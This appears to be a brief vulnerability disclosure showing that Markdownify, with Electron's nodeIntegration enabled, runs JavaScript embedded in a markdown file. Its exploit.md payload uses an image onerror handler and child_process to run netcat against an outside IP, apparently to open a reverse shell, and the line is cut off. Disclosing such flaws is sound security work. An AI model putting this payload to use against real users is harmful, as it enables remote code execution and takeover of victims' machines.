Vulnerability

This vulnerability occurs because the application has the "nodeIntegration" option enabled. Due to the above, an attacker can embed malicious JS code in a markdown file and send it to the victim for viewing to achieve an RCE.



Exploitation

To exploit this vulnerability, the following file must be sent to a user to be opened with Markdownify.

exploit.md

```
<img src=1 onerror="require('child_process').exec('nc 192.168.20.38 444
```

Evidence of exploitation
